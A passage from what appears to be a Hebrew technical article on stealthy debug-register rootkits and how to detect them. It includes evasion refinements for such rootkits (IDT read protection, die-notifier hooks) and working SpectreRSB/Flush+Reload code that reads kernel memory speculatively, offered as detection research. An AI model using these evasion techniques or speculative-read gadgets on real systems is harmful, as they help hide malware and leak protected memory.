2. **הפתרון הנכון: אמולציה והחזרת ערך נקי.** הגישה ה-(קצת) מתוחכמת והנכונה יותר היא לבצע אמולציה של הפקודה המקורית. ה-rootkit מנתח (סוג של disassemble) את הפקודה בכתובת שממנה הגיעה החריגה (הכתובת המאוחסנת ב-regs->rip). באמצעות ניתוח זה, הוא מזהה לאיזה אוגר כללי (למשל, RAX, RBX) ניסתה הפקודה להעביר את תוכן ה-Debug Register. לאחר מכן, במקום להעביר את הערך האמיתי (והזדוני), הוא מחזיר ערך "נקי" – ממבנה נתונים פנימי שהוא שומר. כך, הקוד הבודק מקבל את הרושם שה-Debug Registers אינם בשימוש.

אלא לראותם בלבד: Mitigating (semi) new class of advanced threats

המימוש של טכניקה זו בפרויקט subversive נמצא בפונקציה emulate_cpu. פונקציה זו אחראית על פיענוח הפקודה המקורית וביצוע המניפולציה הנדרשת כדי להחזיר ערך מזויף.

כך, בחסות ארכיטקטורת אינטל, אנו מקבלים מנגנון המאפשר ל-rootkit להפוך ל-(כמעט) בלתי נראה. הוא לא רק מסתיר את פעולתו, אלא גם מסתיר את עצם קיומו אפילו מפני קוד איתור שרץ ברמת הקרנל ומנסה באופן אקטיבי לחשוף אותו. נחמד מאוד.

שיפורים למתקדמים

טכניקת ההסתרה באמצעות ה-Debug Registers מרשימה ביעילותה, אבל לא לגמרי סיימנו, יש מקום לשיפורים. ישנן שתי דרכים עיקריות לשפר את החמקמקות של רוטקיט כזה עוד יותר.

1. הגנה על ה-IDT מפני קריאה

שינוי הכניסה של חריגת הדיבאג (INT 1) ב-IDT לכתובת תוקף היא התנהגות רועשת למדי (ואפשר אף לטעון שאין פואנטה בכזה rootkit מתוחכם אם בסוף דורסים את ה-IDT..).

ניתן להשתמש באותו מנגנון בדיוק כדי להגן על ה-IDT עצמו. על ידי הגדרת נקודת עצירה נוספת (למשל, באמצעות DR1) על הכתובת הספציפית ב-IDT שבה נמצאת הכניסה של INT 1, אנו יכולים ליירט כל ניסיון קריאה של הכתובת הזו. כאשר כלי האיתור ינסה לקרוא את ערך הכניסה, תופעל חריגת דיבאג, וה-rootkit יקבל את השליטה. בדומה לאופן שבו הוא מסתיר את ה-Debug Registers, הוא יחזיר לכלי האיתור את הערך המקורי וה"נקי" של הכניסה, כאילו לא שונתה מעולם.

הערה: אם ממומש נכון, הנ"ל לא יגרום ל-double fault.

2. דריסת מיקום פחות "רועש" בשרשרת הטיפול בחריגה

ה-IDT הוא מבנה נתונים מרכזי ומוכר היטב בליבת מערכת ההפעלה, ולכן הוא מהווה יעד נפוץ לבדיקה של על ידי כלי איתור. כדי להפחית את הסיכוי להתגלות, ניתן להימנע מלשנות את ה-IDT ישירות ולבחור בנקודת התערבות עמוקה ופחות צפויה בשרשרת.

בלינוקס, למשל, קיים מנגנון שנקרא die notifier chain. זוהי רשימה של פונקציות (notifiers) הנקראות בזו אחר זו כאשר מתרחשת חריגה חמורה במערכת (die event), כולל חריגת דיבאג. במקום לדרוס את ה-IDT, תוקף יכול לרשום "notifier" משלו בשלב מוקדם בשרשרת. כך, הקוד הזדוני שלו יופעל בכל פעם שתתרחש

חריגת דיבאג, מבלי להשאיר עקבות ב-IDT עצמו. שינוי כזה קשה יותר לאיתור מכיוון שהוא מתבצע במבנה נתונים פנימי ופחות מנוטר.

הערה חשובה: למרות כל שכבות ההסתרה, לא ניתן להימנע לחלוטין מביצוע שינוי כלשהו בזיכרון (hook) כדי לבסס את תשתית ה-rootkit (ניתן רק להסתיר אותו). בין אם מדובר ב-IDT, ב-notifier chain או במנגנון אחר, חייבת להיות נקודה ראשונית שבה הקוד הזדוני משתלב. לא ניתן להגן על התשתית הזו באמצעות נקודת עצירה (breakpoint) נוספת, מכיוון שניסיון כזה ייצור לולאה אינסופית: גישה לתשתית הטיפול בחריגת דיבאג, שדרסנו, תגרום לחריגה, שתטופל על ידי אותה תשתית, שתגרום שוב לחריגה, וחוזר חלילה.

שיטות איתור של איומים כאלו

כפי שראינו, אם הכלי ממומש נכון, איתורו באמצעות סריקת זיכרון פשוטה יהיה מאתגר. ההסתמכות על מנגנוני חומרה והסתרת עקבות בזמן אמת הופכים אותו לכמעט בלתי נראה מתוך מערכת ההפעלה. עם זאת, פיתחנו מספר שיטות המאפשרות גילוי של איומים כאלו.

1. מיפוי מחדש של כתובת ה-IDT

הרעיון הבסיסי הוא שאם אנו חושדים שהגישה לכתובת וירטואלית מסוימת (כמו זו של ה-IDT) מנוטרת או מנותבת מחדש, נוכל לעקוף זאת על ידי יצירת מיפוי וירטואלי חדש לאותה כתובת פיזית. כך, נוכל לקרוא את התוכן האמיתי של הזיכרון מבלי להפעיל את מנגנון ההסתרה של ה-rootkit (המנגנון של ה-Debug Registers עובד ברמת הכתובת הוירטואלית ולא הכתובת הפיזית), שסביר להניח מגן רק על הכתובת הווירטואלית המקורית.

בלינוקס, ניתן לבצע זאת באמצעות הפונקציה kmap, המקבלת דף זיכרון פיזי וממפה אותו לכתובת וירטואלית חדשה במרחב הכתובות של הקרנל. לדוגמה, כדי לקרוא את התוכן האמיתי של הכניסה INT 1 ב-IDT, נוכל לבצע את הפעולות הבאות:

```
p = pfn_to_page(__pa(entry_ptr) >> PAGE_SHIFT);
if (!p) {
    // Error
    ...
}
entry_remap = kmap(p);
```

לאחר מכן, נוכל לקרוא מהכתובת entry_remap ולהשוות את התוכן לערך המצופה. אם קיים פער, חשפנו את ההתערבות. כך נראה הפלט הצפוי מהרצת קוד כזה (הדוגמא הזאת קוראת את הכניסה הראשונה ב-syscall table והיא כמובן __x64_sys_read קודם כל בצורה רגילה ואז בעזרת מיפוי מחדש).

```
=== READ REGULAR (8 BYTES) ===
Step 1: Discovering syscall table address...
Syscall table discovered at: 0xffffffff82000260
Step 2: Reading 8 bytes from syscall table using regular (non-speculative) access...
Successfully read 8 bytes from syscall table!
Regular read result: 0x00000000deadbeef
root@syzkaller:~# /ctrl read_remap
DR-Detecto[ 1020.221947] found 'sys_call_table' address: ffffffff82000260
r Control Program
==========================

=== SYSCALL TABLE REMAP READ ===
Step 1: Discovering syscall table address...
Syscall table discovered at: 0xffffffff82000260
Step 2: Reading 8 bytes using page remapping (pfn_to_page + kmap)...
Successfully read syscall table using page remapping!
Remap read result: 0xffffffff811c7ed0
root@syzkaller:~# grep ffffffff811c7ed0 /proc/kallsyms
ffffffff811c7ed0 T __x64_sys_read
root@syzkaller:~# 
```

לתוקף יש אפשרויות רבות לטפל גם בזה, ביניהן:

- **Bp על פונקציית מיפוי פנימית של מערכת ההפעלה** - ניתן לשים נקודת עצירה (bp) על פונקציית המיפוי הפנימית של מערכת ההפעלה, כמו kmap, וכך להתערב במיפוי הדף עצמו. במצב כזה, התוקף יכול לעקוב אחר הקריאה לכתובת החדשה שממופה ולבדוק האם כתובת העניין שלו נמצאת בדף שממופה.
- **התערבות בקבלת הכתובת הפיזית מלכתחילה** - ניתן להתערב בשלבים מוקדמים יותר, בעת קבלת הכתובת הפיזית, ולמפות לדף דמה שנמצא בשליטת התוקף. הכוונה היא להתערב בתהליך תרגום הכתובת הווירטואלית ולא במיפוי עצמו. נציין כי גישה זו עלולה להיות לא גנרית כי עבור כתובות רבות תרגומן אינו עובר הליכה מלאה בטבלת הדפים (למשל בלינוקס בשביל איזורים הנמצאים ב-image הקרנלי נחסר פשוט __START_KERNEL_map מהכתובת ולא נלך בטלבת הדפים.. כמו כן, כתובות שנמצאת ב-TLB גם מצריכות טיפול נפרד). אך מצב כזה אפשרי אם התוקף יודע בוודאות שמגן המערכת יבצע תרגום לכתובת פיזית טרם השימוש. לדוגמה, במקרים שבהם נוצר צורך לגשת לכתובת פיזית והדבר מצריך הליכה בטבלת הדפים, התוקף יכול לשים bp על כתובת ה־PTE הרלוונטית.

2. שימוש בדיבאגר להגדרת Hardware Breakpoints

שיטה פשוטה אך יעילה היא לנסות להשתמש בעצמנו במשאבים שה-rootkit מנצל. אם נפעיל דיבאגר (כמו GDB) וננסה להגדיר מספר נקודות עצירה בחומרה (hardware breakpoints), נוכל להיתקל בכמה תרחישים שיעידו על קיום ה-rootkit.בהתאם למימוש של ה-rootkit, הניסיון שלנו עלול לגרום לקריסות, התנהגות לא צפויה, או פשוט להיכשל. כמו כן, מכיוון שלמעבד יש רק ארבעה Debug Registers, אם ה-rootkit כבר משתמש באי אילו מהם, לא נוכל להגדיר ארבע נקודות עצירה משלנו. מוזמנים לנסות ☺

3. קריאה ישירה של ה-Debug Registers (Debug Registers)

גישה נוספת היא לנסות לקרוא ישירות את ה-Debug Registers, ובפרט את DR7. אוגר זה מכיל את קונפיגורציית נקודות העצירה: אילו מהן פעילות, סוג הגישה שהן מנטרות (קריאה, כתיבה, הרצה), והאם הן גלובאליות או לוקאליות. אנו נתעניין במיוחד בנקודות עצירה גלובאליות. בנוסף, הדגל GD. DR7 יציין אם מופעלת הגנה על ה-Debug Registers עצמם.

הבעיה היא, כפי שראינו, ש-rootkit שבנוי כהלכה מיירט את הגישה לאוגרים אלה ומחזיר ערכים נקיים. עם זאת, קיים תרחיש מעניין: במעבדי אינטל ישנים יותר, או כאשר תכונת ה-Debug Extensions אינה מופעלת (CR4.DE=0), ה-Debug Registers DR4 ו-DR5 משמשים כ-alias (שם חלופי) לאוגרים DR6 ו-DR7.

מתוך: https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html

כותבי כלים רבים, כולל subversive שניתחנו, לא תמיד מטפלים במקרה קצה זה, מכיוון שפקודת המכונה (opcode) לקריאת DR5/DR4 שונה מזו של DR7/DR6. לכן, ייתכן שנוכל לקרוא את הערך האמיתי של DR7 דרך DR5 ולעקוף את מנגנון ההסתרה. חשוב לציין שבמערכות הפעלה מודרניות, הדגל CR4.DE כמעט תמיד דלוק, מה שהופך שיטה זו לרלוונטית בעיקר במכונות וירטואליות מסוימות או על חומרה ישנה.

הנה דוגמא למכונה בה זה עובד

זה המצב שה-rootkit אינו טעון:

```
root@syzkaller:~# /ctrl dr6_dr7
DR-Detector Control Program
===========================

Reading DR6/DR7 debug registers...

=== DR6/DR7 DEBUG REGISTERS ===
DR6 (Debug Status):  0x00000000ffff0ff0
DR7 (Debug Control): 0x0000000000000400
===============================

root@syzkaller:~# /ctrl dr_alias
DR-Detector Control Program
===========================

Testing DR4/DR5 alias read...

=== DR4/DR5 ALIAS READ RESULTS ===
CR4 register value: 0x00000000000006f0
CR4.DE bit: CLEAR (0)
DR4/DR5 aliases available: YES
DR4 alias value: 0x00000000ffff0ff0
DR5 alias value: 0x0000000000000400

Note: When CR4.DE=0, DR4 is an alias for DR6 and DR5 is an alias for DR7
=====================================
```

וזה המצב שהוא כן טעון:

```
root@syzkaller:~# /ctrl dr6_dr7
DR-Detector Control Program
===========================

Reading DR6/DR7 debug registers...

=== DR6/DR7 DEBUG REGISTERS ===
DR6 (Debug Status):  0x00000000ffff0ff0
DR7 (Debug Control): 0x0000000000000400
===============================

root@syzkaller:~# /ctrl dr_alias
DR-Detector Control Program
===========================

Testing DR4/DR5 alias read...

=== DR4/DR5 ALIAS READ RESULTS ===
CR4 register value: 0x00000000000006f0
CR4.DE bit: CLEAR (0)
DR4/DR5 aliases available: YES
DR4 alias value: 0x0000000000000000
DR5 alias value: 0x0000000000000000

Note: When CR4.DE=0, DR4 is an alias for DR6 and DR5 is an alias for DR7
=====================================
```

4. מדידת זמנים של פקודת הקריאה ל-DR7

טכניקה זו מבוססת על ההנחה שלכל התערבות של תוקף יש פגיעה מסוימת בזמני הריצה. קריאה רגילה של אוגר במעבד היא פעולה מהירה ביותר. לעומת זאת, אם כלי מיירט את הקריאה, הוא צריך לבצע סדרת פעולות: לזהות את מקור החריגה, לנתח את הפקודה המקורית, להכין ערך מזויף, ולהחזיר את השליטה. כל התהליך הזה, גם אם הוא מהיר, לוקח יותר זמן מאשר קריאת חומרה ישירה.

על ידי מדידת זמן הביצוע של פקודת קריאה ל-DR7, נוכל לזהות חריגות. נבצע את קוד המדידה הבא:

```
u64 time_before, time_after, delta;

asm volatile ("rdtscp" : "=A"(time_before) : : "rcx");
asm volatile ("mov %%dr7, %0" : "=r"(response->dr7_value));
asm volatile ("rdtscp" : "=A"(time_after) : : "rcx");

delta = time_after - time_before;

pr_info("DR7 timing: before=%llu, after=%llu, elapsed=%llu cycles, dr7=0x%016llx\n",
     time_before, time_after, delta, response->dr7_value);
```

כאשר ה-rootkit מותקן, נראה הבדל משמעותי בזמני הביצוע (המשתנה delta), מכיוון שנוסף interrupt והפעלת שגרת טיפול – מה שמאריך את זמן הקריאה מהאוגר. בעזרת מדידה זו ניתן לחשוף מנגנוני הסתרה שכאלו.

```
=== DR7 TIMING MEASUREMENT ===
Measuring cycles required to read DR7 register using rdtscp...

=== DR7 TIMING RESULTS ===
DR7 register value:      0x0000000000000400
TSC before DR7 read:     996052734
TSC after DR7 read:      996057241
Cycles elapsed:          4507
```

נראה דוגמא. באותה מכונה לפני ואחרי התקנת הכלי:

```
=== DR7 TIMING MEASUREMENT ===
Measuring cycles required to read DR7 register using rdtscp...

=== DR7 TIMING RESULTS ===
DR7 register value:      0x0000000000000400
TSC before DR7 read:     3370592577
TSC after DR7 read:      3370616467
Cycles elapsed:          23890
```

כפי שניתן לראות, הבדל משמעותי בזמנים. על ידי השוואה עם תזמון של פקודות אחרות/ניתוח חכם ניתן לזהות את האנומליה.

שימוש בהרצה ספקולטיבית כדי להתמודד עם איומים כאלה

השיטות שהצגנו עד כה התמקדו בעיקר באיתור אנומליות סביב השימוש ב-Debug Registers. גם אם נצליח לזהות שנעשה בהם שימוש זדוני, זה לא מבטיח שיהיה לנו קל להבין את מלוא היקף התקיפה או לצייר את שרשרת הפעולות המלאה של התוקף. אנו זקוקים לדרך מהימנה לקרוא מיקומים רגישים בזיכרון, כמו ה-IDT, באופן שיהיה חסין בפני מנגנוני ההסתרה של ה-rootkit, כדי לראות את תוכנם האמיתי ולזהות שינויים (hooks) שבוצעו בהם.

כאן נכנסת לתמונה תכונה ארכיטקטונית המלווה את מעבדי x86 כבר קרוב ל-30 שנה (ולעיתים גם עושה צרות לא צפויות ☺): והיא כמובן הרצה ספקולטיבית (Speculative Execution).

מהי הרצה ספקולטיבית?

הרצה ספקולטיבית היא טכניקת אופטימיזציה שנועדה להאיץ את ביצועי המעבד. במקום להמתין לתוצאה של פעולה איטית (כמו קריאה מהזיכרון או תוצאה של תנאי), המעבד "מהמר" מה תהיה התוצאה וממשיך להריץ פקודות עתידיות על בסיס אותו הימור. אם ההימור היה נכון, המעבד חסך זמן יקר. אם ההימור היה שגוי, המעבד זורק את התוצאות של החישוב השגוי וממשיך מהנקודה הנכונה, כאילו כלום לא קרה. התהליך כולו שקוף לחלוטין למערכת ההפעלה ולתוכנה הרצה. למידע מפורט יותר (בעברית) על המנגנון והשלכותיו, מומלץ לעיין במאמר Meltdown and Spectre מהגיליון ה-91 (במאמר זה לא אתן רקע בסיסי בנושא, ובפרט לא אסביר בכלל על Spectre, יש לוודא ששולטים בנושא לפני המשך הקריאה).

הרעיון המרכזי הוא שניצול של מנגנון זה מאפשר לנו לבצע פעולות "מבלי באמת לעשות אותן". אף על פי שהתוצאות של הרצה ספקולטיבית שגויה נזרקות, הפעולות עצמן משאירות עקבות ב-cache של המעבד. באמצעות טכניקות ניתוח שנציג, ניתן לשחזר מידע שנוצר/עובד בעת ההרצה הספקולטיבית.

תכנון Spectre Gadgets לצורכי איתור

התקפות המנצלות הרצה ספקולטיבית, המכונות Spectre, משתמשות ב"גאדג'טים" – רצפי קוד קצרים הגורמים למעבד לבצע באופן ספקולטיבי פעולות שלא היו אמורות להתבצע. ישנם מספר סוגים של גאדג'טים, ביניהם:

- **Type 1 (Bounds Check Bypass)**: גורם למעבד לקרוא באופן ספקולטיבי מחוץ לגבולות של מערך בזיכרון (ובכך לקרוא כתובות זיכרון בשליטת התוקף, לעיתים מחוץ ל-context שלו).

- **Type 2 (Branch Target Injection)** מרעיל את מנגנון חיזוי הקפיצות של המעבד כדי שיקפוץ ספקולטיבית לכתובת נשלטת.

- **Type 4 (Speculative Store Bypass)**: מנצל מצב שבו המעבד קורא ערך ישן מהזיכרון באופן ספקולטיבי, לפני שערך חדש הספיק להיכתב אליו.

הנקודה החשובה ביותר לענייננו היא שבעת הרצה ספקולטיבית, חריגות (Exceptions) כמו חריגת הדיבאג (Debug Exception) לא מופעלות באופן מיידי. המעבד רושם את קיום החריגה אך ממשיך בהרצה הספקולטיבית, ומפעיל את הטיפול בחריגה רק אם מתברר שההרצה הייתה נכונה.

עובדה זו פותחת בפנינו דלת: אנו יכולים לבנות Spectre Gadget משלנו שיגרום למעבד לקרוא באופן ספקולטיבי את כתובת היעד שלנו (למשל, כניסה ב-IDT). מכיוון שחריגת הדיבאג שה-rootkit שתל לא תופעל במהלך ההרצה הספקולטיבית, נוכל לדלות את התוכן האמיתי של הזיכרון דרך תופעות הלוואי שהקריאה

משאירה במטמון. במימוש שלנו, השתמשנו בגאדג'ט מווריאנט SpectreRSB, כמו כן מימשנו גם גאדג'ט מסוג Spectre Type 1, אך היות והמימוש של ה-SpectreRSB פשוט וקצר משמעותית (אינו דורש שלב "אימון" – נסביר אותו).

חשוב להדגיש: אנו לא עושים שימוש בשום חולשה כאן, אלא מנצלים את אופן הפעולה המובנה של כל מעבד מודרני. בסוף הרצה ספקולטיבית הינה חשובה ומשמשת כפיצ'ר להאצת ביצועי המעבד. לכן הכלים שנציג יעבדו בכל גרסת מעבד מודרני. מסיבה זאת אגב, ההגנות הקיימות כיום נגד Spectre מתמקדות במעבר בין contexts: בין פרוססים שונים, מעבר בין יוזר לקרנל וכו'.

הערה נוספת: היות וכלי האיתור שלנו פועל ברמה קרנלית, יש לנו את היכולת להרכיב את הגאדג'טים בעצמנו ולשלוט בסביבת הריצה, ובכך להבטיח שהפקודה שאנו רוצים לבדוק אכן תרוץ באופן ספקולטיבי.

כמה מילים על ה-RSB

ה-RSB (Return Stack Buffer) הקיים הוא באפר חומרתי ייעודי הנמצאת בתוך מעבדים מודרניים. מטרתו היא לחזות כתובות חזרה מפונקציות במהלך הרצה ספקולטיבית. במעבדים מודרניים חלון הספקולציה הינו יחסית גדול, בפרט גדול יותר מאורך פונקציה טיפוסית. קריאת ערך ה-return address מהמחסנית מערבת גישה לזיכרון, מה שלוקח (ביחס לגישה ל-cache) זמן רב. לכן, כמנגנון ייעול המעבד שומר בנוסף ב-cahe את כתובת החזרה כך שיוכל להמשיך להריץ בצורה ספקולטיבית גם לאחר החזרה מהפונקציה. בעת פקודת call בנוסף לכתיבה למחסנית, המעבד רושם את כתובת החזרה גם ב-rsb. כאשר הוא נמצא בריצה ספקולטיבית ונתקל בפקודת ret, הוא ישלוף מה-rsb את כתובת החזרה וימשיך בספקולציה. ובכן, בואו נראה איך זה נראה בפועל. נשתמש בפונקציה speculate_read_byte, שמממשת קריאה לכתובת זיכרון באופסט מסוים.

```
// Speculative execution function for reading a byte from memory using inline GCC assembly
static void noinline __attribute__((naked)) speculate_read_byte(const char* detector, const void* target_addr, size_t offset)
{
    // call the inner function in C (not in inline assembly)
    speculate_read_byte_inner();

    // The rest of the code in inline assembly (speculatively executed after mispredicted return)
    asm volatile (
        "movzbl (%1, %2, 1), %%eax\n\t"          // Read byte from target_addr + offset
        "and $255, %%rax\n\t"                    // Keep only LSB
        "shl $0xc, %%eax\n\t"                    // Multiply by 4096
        "movzbl (%%rdi, %%rax, 1), %%eax\n\t"    // Load byte from detector[byte_value * 4096]
        :
        : "D" (detector), "r" (target_addr), "r" (offset)
        : "rax", "memory"
    );
}
```

הפונקציה speculate_read_byte_inner, אחראית ליצירת חלון הרצה ספקולטיבית על ידי הרצת רצף פקודות איטיות יחסית (פקודת imul - ראו את הלולאה בתווית 1) ושימוש תלוי בתוצאתן.

כדי להימנע מאופטימיזציות וסידור מחדש של פקודות על ידי המעבד, נרצה שטעינה של ה-stack pointer לא תתבצע לפני תחילת הספקולציה: לכן נגרום לה להיות תלויה בערך eax שאינו ידוע עדיין ולכן המעבד פשוט יחכה עם הפקודה הנ"ל.

```
// The "inner" function: slow dependent instructions and stack pointer manipulation
static void noinline __attribute__((naked)) speculate_read_byte_inner(void)
{
    __asm__ __volatile__ (
        // Lots of slow dependent instructions using integer operations
        "xor %%r9, %%r9\n\t"
        "mov $10, %%rcx\n\t"
        "1:\n\t"
        "imul %%r9, %%r9\n\t"
        "add $1, %%r9\n\t"
        "dec %%rcx\n\t"
        "jnz 1b\n\t"
        // Using result of dependent instructions, adjust rsp to trick prediction of ret
        "mov %%r9d, %%eax\n\t"          // Use r9 result
        "and $0, %%eax\n\t"             // Always make it 0 for safety
        "lea 8(%%rsp, %%eax, 1), %%rsp\n\t"  // Add 0 to rsp (no change, just use result)
        // ret - Actually returns from speculate_read_byte, but predicted as returning from inner
        "ret\n\t"
        ::: "rax", "r9", "rcx", "memory"
    );
}
```


בגרסה זו, הרעיון המרכזי הוא לבלבל את ה-predictor של המעבד בפקודת ה-ret (return): כך שהמעבד יחשוב שהוא חוזר מ-speculate_read_byte_inner אבל בפועל הוא חוזר מ-speculate_read_byte .

איך זה משרת אותנו

רגע לפני החזרה מהפונקציה אנו מזיזים את מצביע המחסנית, כך שהמעבד חוזה שנחזור לכתובת אחרת וימשיך להריץ ממנה בצורה ספקולטיבית. למרות שבפועל נחזור מהפונקציה speculate_read_byte, המעבד (בספקולציה בלבד) יריץ עוד שורות מתוך speculate_read_byte. שורות אלו יבצעו את קוד הקריאה שאנחנו רוצים לעשות בצורה חשאית ומוגנת.

אז מה בעצם נעשה בחלון ההרצה הזה? נקרא את כתובת העניין שלנו בצורה ספקולטיבית (לשם היציבות אציג מימוש שקורא רק בייט אחד בכל פעם).

היות ופקודות אלו לא יורצו בפועל במעבד, לאחר שהמעבד יבין שהספקולציה הייתה לא נכונה (שיגיע להריץ את פקודת ה-ret באמת), המעבד יזנח כל שינוי שנעשה ל-architectural state. עם זאת, שינויים שנעשו ב-cache יישמרו. לכן הדרך הקלה ביותר לשחזר את ערך כתובת העניין היא לבצע Flush + Reload. הרעיון הוא להחזיק מערך, לשם ההסבר, נקרא לו detector, והוא בגודל 4096 * 256. המערך יחזיק page עבור כל אפשרות לערך של הבייט הרלוונטי שכעת אנחנו קוראים.



- למען האמת מספיק להחזיק כמות בתים שמתחלקת בגודל ה-cache line עבור אופציה לכל תו. שזה כמעט תמיד 64 בתים במעבדי אינטל.

בעת האתחול נדאג שכל המערך אינו נמצא ב-cache, נעשה זאת על ידי פקודת האסמבלי clflush אשר דואגת שתוכן כתובת מסויימת לא יימצא באף cache level. הנ"ל ייראה ככה:

```
__attribute__((always_inline))
inline void flush(const void *addr)
{
  asm volatile ("clflush %0" : : "m" (*(volatile unsigned char *)addr));
}
```

נבצע flush לכל ה-buffer:

```
for (int i = 0; i < 256; i++) {
   flush(&detector[i * 4096]);
}
```

לאחר מכן, נבצע קריאה ספקולטיבית כמו שהוסבר קודם ל-[detector[target_addr [offset]* 4096. כעת נבחן את מצב המערך detector ב-cache:

1. עבור ערך אינדקס i שאינו byte_val: [detector[i* 4096 אינו ב-cache ולכן גישה אליו תיקח זמן רב יחסית.
2. עבור ערך אינדקס byte_val הגישה ל-[detector[byte_val* 4096 תהיה קצרה משמעותית (כי הוא נמצא ב-cache).

וככה נוכל לבדוק את זמני הגישה לאינדקסים שרלוונטיים לכל הערכים האפשריים ולהין מה ערך הבייט האמיתי.

משהו קטן נוסף: כאשר אנחנו בודקים את זמני הגישה ל-[detector[i* 4096, אם ניגש בצורה סדרתית לערכים, אנו עלולים להיתקל בבעיה: המעבד חכם ויחזה את הערך הבא שנרצה לקרוא החל מאיזשהו שלב ולכן יטען מראש אינדקסים נוספים ב-detector ל-cache, מה שבגדול סוגר לנו את ערוץ ההזלגה. לכן, נרצה לגשת לאינדקסים בצורה מעורבלת.

נבצע פרמוטציה על ערכי האינדקס האפשריים בין 0 ל255 כך שהסדר יהיה אקראי (למעבד) :

```
// Order is lightly mixed up to prevent stride prediction
for (int i = 0; i < 256; i++) {
    int mix_i = ((i * 167) + 13) & 255; // Mix up the order to prevent stride
prediction
    uint64_t timing = timed_read(&dr7_detector[mix_i * 4096]);

    // If timing is below threshold, increment score for this byte value
    if (timing < threshold) {
         scores[mix_i]++;
    pr_info("Round %d: Index %d hit cache (timing = %llu < threshold %llu),
score now = %d\n",
   round, mix_i, timing, threshold, scores[mix_i]);
    }
}
```

- gcd(167,256)=1 ולכן זאת פרמוטציה.


וככה זה נראה:

ראשית נטען את ה-rootkit שלנו (השתמשתי ב-subversive בגרסה שערכתי שמבצעת הוק לקריאה על הכניסה של __x64_sys_read ועורכת את האוגר אליו קוראים את ערך הכניסה ל-0xdeadbeef).

```
root@syzkaller:~# sudo insmod /subversive.ko
sudo: unable[  305.024673] subversive_init: Subversive rootkit initializing...
 to reso[  305.032672] subversive_init: Putting hardware breakpoint on syscall table at address: 0xffffffff82000260
l[  305.033672] subversive_init: Syscall table access protection enabled
v[  305.034672] subversive_init: Enabling debug register protection (DR7_GD)...
e[  305.035672] subversive_init: Subversive rootkit loaded successfully!
```

כעת, נקרא את הטבלה בצורה רגילה, ומייד לאחר מכן בעזרת ההרצה הספקולטבית:

```
root@syzkaller:~# sudo /ctrl read_regular
sudo: unable to[  275.554153] found 'sys_call_table' address: ffffffff82000260
 [  275.555153] handle_protected_address_breakpoint: Protected address accessed from ip=0xffffffffa0000490 (likely module)
resolve host syzkaller: Temporary failure in name resolution
DR-Detector Control Program
===========================

=== READ REGULAR (8 BYTES) ===
Step 1: Discovering syscall table address...
Syscall table discovered at: 0xffffffff82000260
Step 2: Reading 8 bytes from syscall table using regular (non-speculative) access...
Successfully read 8 bytes from syscall table!
Regular read result: 0x00000000deadbeef
root@syzkaller:~# sudo /ctrl read_speculative
sudo: unable t[  440.994002] found 'sys_call_table' address: ffffffff82000260
o[  440.995002] Reading 8 bytes from address ffffffff82000260 using speculative execution
 resolve host syzkaller: Temporary failure in name resolution
DR-Detector Control Program
===========================

=== READ SPECULATIVE (8 BYTES) ===
Step 1: Discovering syscall table address...
Syscall table discovered at: 0xffffffff82000260
Step 2: Reading 8 bytes from syscall table using speculative execution...
Attempting to read 8 bytes from address 0xffffffff82000260 using speculative execution...
IOCTL succeeded!
Result: 0xffffffff811c7ed0
=== READ SPECULATIVE COMPLETED ===
```



נוכל לראות שבקריאה הרגילה אנחנו אכן מקבלים 0xdeadbeef, ועם זאת בעזרת הקריאה הספקולטיבית אנחנו מצליחים לשחזר את הערך האמיתי של ה-syscall שדרסנו בעזרת subversive:

```
root@syzkaller:~# grep ffffffff811c7ed0 /proc/kallsyms
ffffffff811c7ed0 T __x64_sys_read
root@syzkaller:~# 
```

הערה: נציין שהשיטה נבדקה עד כה על שלל דגמי מעבדים וקרנלים (בסביבת לינוקס). מוזמנים לפנות לפירוט.

בעצם הצלחנו לקרוא איזורי עניין במערכת ההפעלה מבלי באמת לקרוא אותם ולהטריג את התוקף. נחמד. בשלב הזה, מי שקרא יפה בטח שואל את עצמו, אבל רגע: שימוש ב-Debug Registers זה רק ווקטור אחד, מה עוד מעניין באותו נושא?

מקרה בוחן נוסף – hypervisor זדוני

רקע

איום נוסף מאותה משפחה, ואף מתקדם יותר אם ממומש נכון, הוא ה-hypervisor הזדוני. בעוד שהטכניקות שסקרנו עד כה פעלו בתוך מערכת ההפעלה, ה-hypervisor פועל מתחתיה, ברמה נמוכה יותר, ומנהל את כלל החומרה הוירטואלית עבור מערכת ההפעלה "האורחת" (Guest). הדוגמה הקלאסית והמפורסמת ביותר ל-hypervisor זדוני היא "Blue Pill", שהוצגה על ידי החוקרת יואנה רטקובסקה בשנת 2006. הרעיון היה להשתמש ביכולות הוירטואליזציה של המעבד (Intel VT-x או AMD-V) כדי "להרים" את מערכת ההפעלה הפעילה ולהפוך אותה למכונה וירטואלית, כל זאת בזמן אמת ומבלי שהמערכת תהיה מודעת לכך. ה-hypervisor הזדוני משיג שליטה, עם יכולת לנטר, לשנות ולחסום כל פעולה בין מערכת ההפעלה לחומרה. קישור לקוד המקורי ניתן למצוא בפרויקט Bluepill.

השימוש בווירטואליזציה למטרות זדוניות פותח בפני התוקף אפשרויות כמעט בלתי מוגבלות:

1. הסתרה מוחלטת: כלי אבטחה הפועלים בתוך מערכת ההפעלה לא יכולים "לראות" את ה-hypervisor שמתחתיהם (אם ממומש נכון – נציין שיש הרבה דברים לתת עליהם את הדעת בתור התוקף)
2. ניטור פעולות נבחרות: כל גישה לדיסק, לרשת, לזיכרון או לכל רכיב חומרה אחר עוברת דרך ה-hypervisor ויכולה להיות מנוטרת או אף להיערך בזמן אמת.
